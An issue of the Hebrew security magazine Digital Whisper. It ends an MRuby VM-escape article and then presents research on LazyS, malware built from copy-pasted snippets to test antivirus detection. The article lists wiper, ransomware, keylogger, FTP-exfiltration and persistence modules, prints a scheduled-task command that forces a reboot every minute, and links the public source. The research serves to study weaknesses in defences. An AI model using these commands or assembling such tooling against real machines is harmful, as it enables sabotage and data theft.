כל שדרוש להשלמת הניצול הוא תהליך דיבוג זהיר שיאפשר להשלים את המספרים החסרים בשלד ניצול. מכיוון וכל הפרטים הטכניים הדרושים הוצגו במאמר, אני משאיר חלק זה כתרגיל לקורא החרוץ.

סיכום

באמצעות חולשת מימוש בתכולת ה-format string במימוש MRuby הדגמתי חולשות איפיון במכונה וירטואלית מבוססת שפת אינטרפרטר. שילוב של חולשת המימוש וחולשות איפיון אלו אפשר לנו להגיע למטרה הנכספת של "בריחה ממכונה וירטואלית" והשגת שליטה מלאה של התוקף על תהליך המטרה. אני מאמין שחלק מהטכניקות שהוצגו במהלך התקיפה יכולות לשמש גם במקרים אחרים, ממש כמו שטכניקת הניצול של *Vector* ב-Flash סייעה לנו במהלך הניצול.

נראה כי שלב הקרטוגרפיה ימשיך להוות שלב איסוף מכריע בתרחישי ניצול דמויי מכונה וירטואלית, ובתקווה הוא יזכה להתייחסות הולמת מצד מנגנוני הגנה עתידיים.

על המחבר

אייל איטקין: חוקר אבטחת מידע העוסק בעיקר בתחומי ה-Embedded. מפעם לפעם עוסק בציד חולשות בפרויקטי Bug bounty, ברשימה הכוללת את: Microsoft (Liberation Guard - Bounty For Defense), (C)Python, (C)Ruby, MRuby, PHP, Perl, ועוד.

- בלוג אבטחה: https://eyalitkin.wordpress.com
- אימייל: eyal.itkin@hotmail.com
- פרופיל hackerOne: https://hackerone.com/aerodudrizzt

Writing Malware Without Writing Code

מאת גל ביטנסקי

ראשית דבר (או: למה?)

הפרויקט עליו אתם קוראים כאן התחיל כתוצר לוואי של ההרצאה הראשונה שהעברתי בחיי, ב-BSidesTLV 2016. מאוד נהניתי ליצור יש מאין ולחלוק את הידע עם החברים בארץ ובהמשך גם מחוצה לה. לקראת עונת ה-CFP (Call for Papers - הגשת מאמרים לכנסים) של שנת 2017 ניסיתי לחשוב על רעיון לפרויקט הבא. כפי שאתם מנחשים ככל שניסיתי לחשוב יותר ויותר על פינות אפלות שטרם נחקרו גיליתי שכבר פורסמו עליהם מאמרים ב-2008.

למרבה השמחה, הגיע רגע האאוריקה ממש לפני ה-deadline של הכנסים הגדולים - כמו כולנו אני שומע הרבה מאוד הצהרות חסרות ביסוס במהלך היום-יום: "מוצר X הוא הכי טוב/גרוע", "next-gen\ML\AI\deep-learning יפתור את כל צרות העולם החופשי", "כל ילד בן חמש יכול לעקוף את מוצרי האבטחה של היום".

החלטתי שנמאס לי לשמוע את ההצהרות הללו נזרקות לחלל הריק ולבדוק בעצמי את העובדות בשטח באופן יותר מאורגן וללא נפנופי ידיים או ברברנות שיווקית. אז איך בודקים? בונים נוזקה גנרית ומודדים את ביצועיה, וכדי לעשות את זה מעט יותר מעניין החלטתי שכל המודולים אותם אני בונה יורכבו ב-copy paste בלבד.

במסגרת מאמר זה, אסקור דוגמאות היסטוריות לשימוש במתודולגיית העתקת קטעי קוד, את תהליך בניית כלי התקיפה שפיתחתי העונה לשם LazyS, ביצועיו מול מוצרי ה-AV הנפוצים היום בשוק והתובנות שהיו לי בעקבות הפרויקט.

מאמר זה הינו אדפטציה של הרצאה אותה העברתי ב-Bsides LV לפני כחודש (לינק לצפיה).

קיצור ההיסטוריה של העתקת קוד - הטוב הרע והמכוער

מפתחים, מגנים ותוקפים כאחד, חולקים לרוב תכונה משותפת - עצלנות ("יעילות"). מדוע אני צריך לפתח עכשיו מודול מורכב שאיש איננו ערב לאיכותו כאשר הנושא נחקר ונפתר בצורה עמוקה בעבר? ומכאן, הדרך להעתקת קטעי קוד שלמים תוך אדפטציה מינימלית קצר.

אני מחלק באופן שרירותי את סוגי ההעתקות ל-3:

הטוב

קוד שנכתב מהצד הנכון של החוק הפלילי, למטרות טובות או כ-PoC המצביע על חולשות קיימות. למשל:

- Snippets ב-Rohitab, Stack overflow ודומיהם
- פרסומים של חוקרי אבטחת מידע כאשר Atom Bombing של עמיתינו מ-enSilo הוא מקרה מעולה:
  - באוקטובר 2016 פרסמו שיטה חדשה להזרקת קוד לתהליך מרוחק ושיחררו source code המדגים שימוש בשיטה.
  - חודשים בודדים לאחר מכן Dridex, אחד הבוטים הנפוצים, עשה שימוש באותה שיטה למטרות הסתוות במערכת המודבקת.
- Pafish: כלי קוד פתוח המיועד להרצה ב-vm המשמש כ-sandbox או מכונת הרברס שלכם ולדווח האם המכונה ניתנת לזיהוי ע"י נוזקות ובאמצעות אילו אינדיקטורים. קבוצת ה-CopyKittens האיראנית הטמיעה את הכלי הזה בכלי התקיפה שלה כפי שסקרתי במגזין זה בעבר.

הרע


נוכלי-סייבר מדופלמים מעתיקים קטעי קוד גם זה מזה כאשר ניתן לחלק לשתי תתי-קטגוריות:

- קוד אשר נחלק באופן וולנטרי, למשל בפורומים, כאשר מנסים ללמד את אפרוחי פשיעת-הסייבר כיצד ניתן לבצע פעולה מסוימת.
- דליפות של source code, ע"ע Zeus, Carberp ועוד רבים וטובים. כלי תקיפה שלם אשר נחשף באופן הזה הוא מסוכן אפילו יותר, מאחר וקל יחסית לערוך בו התאמות קלות או "לגנוב" מודולים שלמים.

המכוער

קטגוריה העומדת בפני עצמה בזכות Hidden Tear. מדובר בפרויקט קוד פתוח שאומץ ע"י עשרות רבות אם לא יותר של "יזמים" תוך התאמות קטנות. נשמע שמדובר בשטות, בדיחה ועוד פיסת קוד שייעודה הוא "שימוש למטרות חינוך בלבד" אבל כנראה שהסבים והסבתות של כמה מאיתנו זכו לביקור של וריאנט Hidden Tear כזה או אחר. נכון להיות יש כמעט 500 forks של ה-repo המקורי ועוד למעלה מ-20 פרויקטים אשר "שאבו השראה" מהמקור.

בניגוד ל-PoC הבא להצביע על בעיה יסודית אותה יש לפתור באופן נקודתי, קשה לראות כיצד Hidden Tear מחדש או תורם לעתיד האנושות.



[fuckav.ru עבור הזרקת קוד לתהליך מרוחק מהפורום Source code]

בניית LazyS

כללי בסיס

ראשית, אל תזיק:

ממש כמו בשבועת הרופא, איננו מעוניינים ליצור כאן Hidden Tear נוסף. חוקית ומצפונית LazyS צריך להישאר כניסוי ותו לא. אף-על-פי ששחררתי את קוד המקור החלטתי לא לפתור כמה באגים אשר יגרמו באופן ודאי לקריסת התוכנית במצבים מסויימים. כמו-כן, בעת הרצת התוכנה ישנו console הנראה לעין.


כפי שאומרת ידידתנו @k3r3n3:

We are the cavalry!

בחירת שפה:

Python? C? אולי בכלל בא לי לממש את הכלי ב-brainfuck? בסוף בחרתי לממש את LazyS בשילוב של C עם C++ בשל כמות הקוד האדירה אשר קיימת ונגישה באופן פומבי מחד, ומאפשרת גישה קלה ל-API של מערכת ההפעלה מאידך. כמו-כן, שילבתי מודול הכתובת ב-VBS, בשביל הספורט וקצת batch מטעמי נוחות.

הגדלתי לעשות ומימשתי גם את ה-C2 ב-copy-paste. לצורך העניין נבחרה "שפת" html - עמוד שגיאה גנרי של גוגל אשר החלפת מספר ה"שגיאה" בו הוא בעצם opcode המפורסר ע"י הנוזקה.



["שרת ה-C2" למעלה והלולאה המפרסרת את ה-Opcode ב-LazyS למטה בשחור]

מותר ואסור:

מה זה אומר "רק copy-paste"? הרי ברור שאני יכול להעתיק ולהדביק כל תו שבא לי בכל רצף שבא לי וברור שלא זאת הכוונה.

לאחר חשיבה קצרה החלטתי שאני מרשה לעצמי לקודד את לולאת ה-main בלבד, וחוץ מזה הכל חייב להיות מועתק ומודבק ברמת הפונקציה.


מה בכל זאת מותר:

- לקנן פונקציות, כלומר להעתיק פונקציה אחת לתוך אחרת
- להשתמש באופן מקורי בפונקציות שלא למטרה להן יועדו
- לעשות התאמות והמרות בטיפוסי משתנים, לרבות טיפול בהמרות בין מחרוזות C++\C
- להוריד חלקי קוד, לרבות כתיבה ל-console או לקובץ לוג

סכנה - כאן בונים!

ארכיטקטורה:

השלד לנוזקה הינו פרויקט הנקרא ReflectiveDLLInjection אשר מממש הזרקת קוד פשוטה. הוא מורכב מ-DLL המוזרק לתהליך אחר המכיל את הפונקציונליות הזדונית ומ-injector, שהינו executable פשוט שכל תפקידו הוא להזריק את ה-DLL.



בניסויים אותם ערכתי בחרתי להזריק את הקוד אל injector ולא אל תהליך אחר, כלומר Injector == remote proc.

מחוץ ל-scope

החלטתי להגביל את המחקר שלי לבניה של הנוזקה עצמה, ללא שלב ה-dropper. עצלנות? ייתכן, אך זכרו כי אם הייתי כותב גם את ה-dropper יכולתי לממש את התקיפה ללא כתיבת ה-DLL לדיסק הקשיח ובכך לשפר את הביצועים מול מוצרי הגנה.

יכולות LazyS

1. מחיקת קבצים

הגירסה החלונאית ל-"rm -rf /". התנסיתי עם מודולים דומים שדרסו את ה-MBR וגרמו לנזק משמעותי בהרבה אבל החלטתי להשאיר רק את הפונקציונליות הבסיסית הזאת שהיא די אפקטיבית ברוב המקרים.

2. גרימה ל-Bootloop

לא חיבלתי בתקינות מערכת ההפעלה עצמה, אלא יצרתי את המשימה המתוזמנת הבאה:

```
schtasks /create /sc minute /mo 1 /tn restart /tr \"shutdown -r -f -t 0\"
```

כלומר, כל דקה יבוצע כיבוי אלים של המחשב. מאחר והזמן מתחיל להיספר עוד לפני שהמשתמש מבצע login המשימה הזאת אפקטיבית מונעת כל שימוש במכונת הקורבן.

3. Ransomware

מה הוא ransomware? פירקתי את הנדרש ממני לשתי משימות נפרדות:

א. אנומרציה של הקבצים במכונת הקורבן - קל למצוא עשרות תשובות ב-stack overflow בנושא.

ב. ביצוע הצפנה של קובץ - כאן הלכתי למקור שאין מוסמך ממנו והעתקתי אחת לאחת את הדוגמה מ-msdn להצפנת קובץ באמצעות AES.

שוב, מטעמי מצפון, לא כתבתי כופרה שלמה שעובדת באופן מושלם - אך אין ספק שהרוטינה שנכתבה קרובה מאוד למימוש של ransomware שלם.

4. העלאת קובץ

החלטתי קצת לגוון את השיגרה במודול הזה ובחרתי לקחת סקריפט נפוץ להעלאת קבצים לשרת מרוחק בפרוטוקול FTP. זה דרש ממני להתקין vsftpd בשרת היעד ולשחק קצת עם הארגומנטים לסקריפט עד שהבנתי כיצד להפעיל אותו כשורה.

נתיב לקובץ אותו ביקשתי מ-LazyS להעלות לשרת "פורסם" בעמוד ה-html ששימש כ-C2.

5. העלאת רשימת קבצים


איך אדע איזה קובץ אני רוצה להביא מהיעד? הפונקציונליות הזאת מומשה באמצעות הרצת:

```
tree c:\ /f
```

שמירת הפלט לקובץ, והעלאתו ל-C2 כמתואר לעיל.

6. Keylogger

התוצאה הראשונה בגוגל, באמת:



7. זיהוי VM ו-sandbox

עשיתי כמנהג ה-CopyKittens והעתקתי כמה קטעי קוד מ-Pafish. בניגוד גמור למה שכותב נוזקה אמיתי היה עושה השארתי מתנה קטנה לטובת הניסוי בסוף הפונקציה אם התוצאה הייתה חיובית, לכו ובדקו ☺

8. Persistency

קיימות שיטות רבות, החלטתי על אחת מהפשוטות ביותר - הוספת ערך ל-registry תחת:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

9. לקיחת Screenshot

כמה מהקוראים מכירים את ספריית GDI+ של מייקרוסופט? ובכן, אם עניתם לא - אני איתכם. אין לי מושג כיצד הספריה הזאת פועלת וזה היופי בפרוייקט, העתקתי snippet המבצע את הפעולה, שילבתי עם קטע הקוד הקיים ממילא להזלגת קבצים והכל תיקתק כמו שעון.

10. BSoD

אם ידעתם ואם לא, קיים API לא מתועד הגורם מיידית ל-Blue Screen of Death. זאת הייתה עבודת ההעתקה הקשה ביותר בפרוייקט - מאחר והייתי צריך להעתיק את הקוד "ידנית" מסרטון יוטיוב. ☹

קשיים והתאמות

בניית LazyS לא הייתה קשה מדי וארכה כיומיים ברוטו. קרוב לוודאי שתיעוד הכלי והכנת המצגות עליו ארכו יותר זמן מיצירתו ומדידת ביצועיו. עיקר הקשיים היו בהתאמת חלקי הקוד אלו לאלו - אני חושב שיצא לי להמיר כל טיפוס string שקיים בעולם כדי לקמפל את הפרויקט כהלכה.

ההתחכמות שלי בהוספת סקריפט VBS עלתה לי אף היא ביוקר. בכל מקום בו הייתי צריך להעביר לו פרמטר עם double quotes הייתי צריך להשתמש גם ב-escaping של C\C++ (\") וגם ב-escaping של VB ("""") וכך סיימתי עם מפלצת שנראתה כך: "\"\"\"

מכוער, אך אפקטיבי.

תוצאות והגיגים (קצת יותר) מבוססים

תוצאת הניסוי

אופן הבחינה

ה-setup הכיל שתי תחנות:

- Win7x86 בתור הקורבן
- Ubuntu 14.04 כ-C2 עליה התקנתי vsftpd ו-Apache

כל מודול של LazyS הופעל פעם אחת בדיוק. לבדיקת ה-Keylogger התחברתי לאתר הבנק שלי והזלגתי את ה-log שנכתב בתחנת הבדיקה. ניתן לצפות בסרטון הדגמה קצר של אופן פעולת הכלי וחלק קטן מהמודולים שלו כאן.

Naming names

זמן קצר לפני עלייתי לבמה בוגאס הפנה חבר למשרד את תשומת ליבי למאמר מעניין של חברת PT אמריקאית גדולה המתאר כיצד ניתן לעקוף את Cylance. בחלקו החמישי הרלוונטי לענייננו של המאמר הכותב דן בתביעות והאיומים להם זכה בעקבות פרסומיו.

קיבלתי החלטה אסטרטגית מאחר ולצערי אין לי מספיק כסף כדי לשלם לעו"ד שלא לפרסם את זהות המוצרים שנבדקו, אך ביטחו בי - מדובר בכל המוצרים הנפוצים עליהם אתם מסוגלים לחשוב.

תוצאות

הגיע רגע האמת, היום בודקים את LazyS! הכנתי טבלת אקסל מסודרת בה כל עמודה היא יצרן וכל שורה היא מודול. לאחר בדיקה מול המוצר הראשון היא נראתה ככה:

Test	1	2	3	4	5	6	7	8	number		Feature Score	
Static	0.5										0.5	
Behaviour	0										0.5	Gotcha
DeleteALL									303		0	Partial
Bootloop	0								304		0	Bypass
Ransomware	0								305		0	
GetFile	0								306		0	
GetFileList	0								307		0	
Keylogger	0								308		0	
Antis	0								309		0	
Persist	0								310		0	
Screenshot	0								311		0	
BSOD	0								312		0	
AV Score	0.5											

כמעט הכל ירוק! חשתי הזדהות עם ד"ר פרנקנשטיין כשהמפלצת שלו קמה לחיים.

המשך הבדיקה היה יותר בעייתי, עבור יצרני ה-AV בעיקר:

Test	1	2	3	4	5	6	7	8	number	Feature Score	
Static	0.5	0	0	0	0	0	0	0		0.5	
Behaviour	0	0.5	0	0	0	0	0	0		0.5	Gotcha
DeleteALL		0	0	0	0	0	0	0	303	0	Partial
Bootloop	0	0	0	0	0	0	0	0	304	0	Bypass
Ransomware	0	0	0	0	0	0	0	0	305	0	
GetFile	0	0	0	0	0	0	0	0	306	0	
GetFileList	0	0	0	0	0	0	0	0	307	0	
Keylogger	0	0	0	0	0	0	0	0	308	0	
Antis	0	0	0	0	0	0	0	0	309	0	
Persist	0	0	0	0	0	0	0	0	310	0	
Screenshot	0	0	0	0	0	0	0	0	311	0	
BSOD	0	0	0	0	0	0	0	0	312	0	
AV Score	0.5	0.5	0	0	0	0	0	0			

לא ידעתי אם לצחוק או לבכות אבל החלטתי להשאיר את הנתונים כפי שהם. פרט לשני מקרים משעשעים (ע"ע פינת הצחוקים מיד בהמשך המאמר) אף מוצר לא זיהה את LazyS. בשלב מסויים שקלתי להוסיף לו מודול שמוריד ומריץ Mimikatz בתקווה שיעשה את הטבלה קצת יותר צבעונית...

פינת הצחוקים

צחוק #1

כאמור, שלדו של LazyS מתבסס על פרוייקט נחמד להזרקת DLL. את קטע הקוד המרכזי מימשתי ברוטינת ה-DLL_PROCESS_ATTACH ב-DLL, ובתחילה לא שיניתי בכלל את ה-executable שאחראי להזריק אותו.

כשהוספתי את אחת היכולות הייתי צריך לערוך שינוי קל (עריכת מחרוזת) במזריק, והפלא ופלא - אחד ממוצרי האבטחה החינמיים הנפוצים ביותר מזהה אותו כזדוני! לאחר חיפוש קצר בלוג ובגוגל הבנתי למה - אין לו reputation מבוסס!

כלומר, אם אתם רוצים להזריק DLL לספריה, ודאו שאתם משתמשים בכלי נפוץ והספיק לצבור מוניטין...

צחוק #2

אחד ממוצרי ה-next-gen הנפוצים ביותר זיהה את הנוזקה באופן סטטי. עקב המוניטין הבעייתי של המוצר וניסיון אישי שלילי שלי איתו החלטתי לבדוק מה בדיוק מדליק אותו ב-LazyS הצנוע. מאחר ולא הרצתי אף מודול חשדתי שעצם העובדה שיש לי קובץ המבצע הזרקה של קוד גורם לו להתעורר - ואכן, היה לי בינגו כבר בניחוש הראשון.

במקום להתחכם ולהזריק DLL קימפלתי את הקוד ישירות כ-executable העומד בפני עצמו וההתראות פסקו, לא משנה איזה מודול הפעלתי וכמה "אלים" הייתי.

Source Code

מאחר ו-LazyS הוא פרויקט שנבנה מלכתחילה כך שלא יסכן את שלום הציבור החלטתי לשחרר את קוד המקור שלו:

https://github.com/G4lB1t/LazyS

בבקשה, נהגו באחריות והשתמשו בו למטרות טובות בלבד. ☺

הגיגים

אם נחזור לראשית מאמר זה ניזכר שהתחלתי את המחקר הנ"ל כדי לענות על כמה שאלות שהיו לי באופן מבוסס. ובכן, **האם כל ילד בן חמש יכול לעקוף AV?** כל ילד בן חמש יכול להעתיק קוד מהאינטרנט - לדאוג לכך שהוא ירוץ כמו שצריך זה אופרה אחרת לגמרי...

במהלך המחקר הניסיון שיש לי, גם כמפתח וגם כחוקר, היה קריטי להצלחתי. מי שאין לו ניסיון בפיתוח היה מסתבך באינטגרציה של חלקי הקוד ומי שאין לו ניסיון כחוקר או כתוקף לא יבין כיצד ניתן להתחכם קצת כדי לעקוף מוצרי אבטחה ומאילו pitfalls עליו להישמר.

LazyS הוכיח לי את מה שהרגשתי - אין מוצר אחד שפותר את כל בעיות העולם, אני מאמין שאם הייתי משלב הגנה עם מימד של עומק הכוללת כמה וכמה רעיונות חדשניים שאינם בבחינת buzzwords היינו זוכים לראות זיהוי ומניעה באחוזים טובים יותר באופן משמעותי.

לתחושתי, התוצאות אותן הצגתי לעיל משקפות את השיטה בה החברות הגדולות עובדות היום כדי להתמודד עם התחרות העזה בתחום. מבחינה עסקית הן נמדדות לפי מדדים מאוד מצומצמים ומוגדרים - זיהוי של נוזקות נפוצות כמה שיותר קרוב ליום הראשון בהן הופצו ומינימום false positives. כתוקפים, קל לנו מאוד לאסוף מל"מ על היעד ולשפר את הנוזקה עד שנעקוף את מוצרי האבטחה הקיימים אצלו. מאידך, השאיפה לשמור על כמות קטנה של התראות שווא יכולה לסייע לנו - אני למשל אימצתי חלקי קוד רבים שהינם לגיטימיים ונפוצים מאוד ועל כן אינם יכולים להיחשב זדוניים בפני עצמם ע"י שלל תוכנות ה-AV.

לסיכום, קצת אופטימיות - זכרו כמה התקדמנו מהימים בהם נוזקות היו מזוהות לפי ערך ה-hash שלהן - כנראה שנסתכל על עצמנו עוד עשר שנים ונחייך בדיוק כמו שאנחנו מסתכלים על הימים ההם.

Whoami

- פסיכולוג נוזקות בכיר במשרה מלאה ב-Minerva Labs
- דובר Python, C, ערבית ועוד שלל שפות
- אשמח לדבר אתכם בקשר לפרוייקט הזה, Vaccination (התחביב השני שלי) ושאר ירקות:
  - Twitter: https://twitter.com/Gal_B1t
  - Email: galbitensky@gmail.com

קרדיטים/ביביליוגרפיה

Injector:

- https://github.com/stephenfewer/ReflectiveDLLInjection

Threading:

- https://stackoverflow.com/questions/25559918/c-stdthread-crashes-upon-execution
- https://stackoverflow.com/questions/266168/simple-example-of-threading-in-c

File Enumerator:

- https://stackoverflow.com/questions/612097/how-can-i-get-the-list-of-files-in-a-directory-using-c-or-c
- https://stackoverflow.com/questions/306533/how-do-i-get-a-list-of-files-in-a-directory-in-c
- https://stackoverflow.com/questions/5889880/better-way-to-concatenate-multiple-strings-in-c

Keylogger:

- http://www.cplusplus.com/forum/lounge/27569/

Ransomware:

- https://msdn.microsoft.com/en-us/library/windows/desktop/aa382358(v=vs.85).aspx
- https://stackoverflow.com/questions/25639874/recursively-searching-for-files-in-the-computer
- http://www.cplusplus.com/reference/cstdio/remove/

Wiper\destructive:

- https://stackoverflow.com/questions/9552443/running-a-cmd-command-in-c-program-file

- https://stackoverflow.com/questions/12748786/delete-files-or-folder-recursively-on-windows-cmd
- https://superuser.com/questions/173859/how-can-i-delete-all-files-subfolders-in-a-given-folder-via-the-command-prompt

Screengrabbing:

- https://stackoverflow.com/questions/19495508/gdiplus-members-is-ambiguous
- https://stackoverflow.com/questions/997175/how-can-i-take-a-screenshot-and-save-it-as-jpeg-on-windows
- https://gist.github.com/ebonwheeler/3865787

Upload:

- https://www.howtogeek.com/howto/windows/how-to-automate-ftp-uploads-from-the-windows-command-line/
- http://naterice.com/ftp-upload-and-ftp-download-with-vbscript/
- https://stackoverflow.com/questions/9119313/how-to-get-the-temp-folder-in-windows-7
- https://stackoverflow.com/questions/3418231/replace-part-of-a-string-with-another-string
- http://www.cplusplus.com/reference/regex/regex_search/
- http://mathbits.com/MathBits/CompSci/Files/Name.htm

Download:

- https://stackoverflow.com/questions/1011339/how-do-you-make-a-http-request-with-c
- https://stackoverflow.com/questions/13482464/checking-if-word-exists-in-a-text-file-c

דברי סיכום לגליון ה-86

בזאת אנחנו סוגרים את הגליון ה-85 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש ספטמבר.

אפיק קסטיאל,

ניר אדר,

31.8.2017